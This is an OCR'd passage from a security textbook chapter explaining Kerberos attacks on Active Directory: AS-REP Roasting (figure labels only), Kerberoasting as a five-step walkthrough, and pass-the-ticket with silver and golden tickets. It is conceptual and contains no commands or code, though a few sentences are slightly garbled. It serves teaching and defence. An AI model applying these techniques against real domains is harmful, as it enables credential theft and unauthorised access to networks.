

Domain Controller/ KDC
Request TGT
3
Receive TGT
2
1
Discover user account with pre-authentication disabled
Attacker
Crack TGT, obtain password to access service
4
Application Server

Figure 6.16: AS-REP Roasting

Kerberoasting (Cracking TGS)

In this attack, attackers request a TGS for the service principal name (SPN) of the target service account. This request is made to the domain controller by using a valid domain user's authentication ticket (TGT). The domain controller does not have any records; if the user has accessed the network resources, it just searches the SPN in the Active Directory, and further replies with an encrypted ticket using a service account linked with SPN. The type of encryption used for the requested service ticket (ST) is RC4_HMAC_MD5, which indicates that for encrypting the ST, the NTLM password hash is used. To crack the ST, attackers export the TGS tickets from memory and save them offline to the local system. Furthermore, attackers use different NTLM hashes to crack the ST and, on successfully cracking it, the service account password can be discovered. Attackers use tools such as Kerberoast to perform Kerberoasting attacks on Kerberos authentication.

The following steps are involved in Kerberoasting:

1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
2. The domain controller verifies the user account and replies with an encrypted TGT.
3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
4. The domain controller verifies the TGT and replies with a TGS ticket.
5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).




Figure 6.17: Kerberoasting

- **Pass-the-Ticket Attack**

  Pass-the-ticket is a technique used for authenticating a user to a system that is using Kerberos tickets without providing the user's password. Kerberos authentication allows users to access services provided by remote servers without the need to provide passwords for every requested service. To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using credential dumping tools.

  A TGT or ST can be captured based on the level of access permitted to a client. Here, the ST permits access to specific resources, and the TGT is used to send a request to the TGS for the ST to access all the services the client has been authorized to access.

  Silver Tickets are captured for resources that use Kerberos for the authentication process, and can be used to create tickets to call a specific service and access the system that offers the service.

  Golden tickets are captured for the domain with the KDS KRBTGT NTLM hash that allows the creation of TGTs for any profile in the Active Directory.

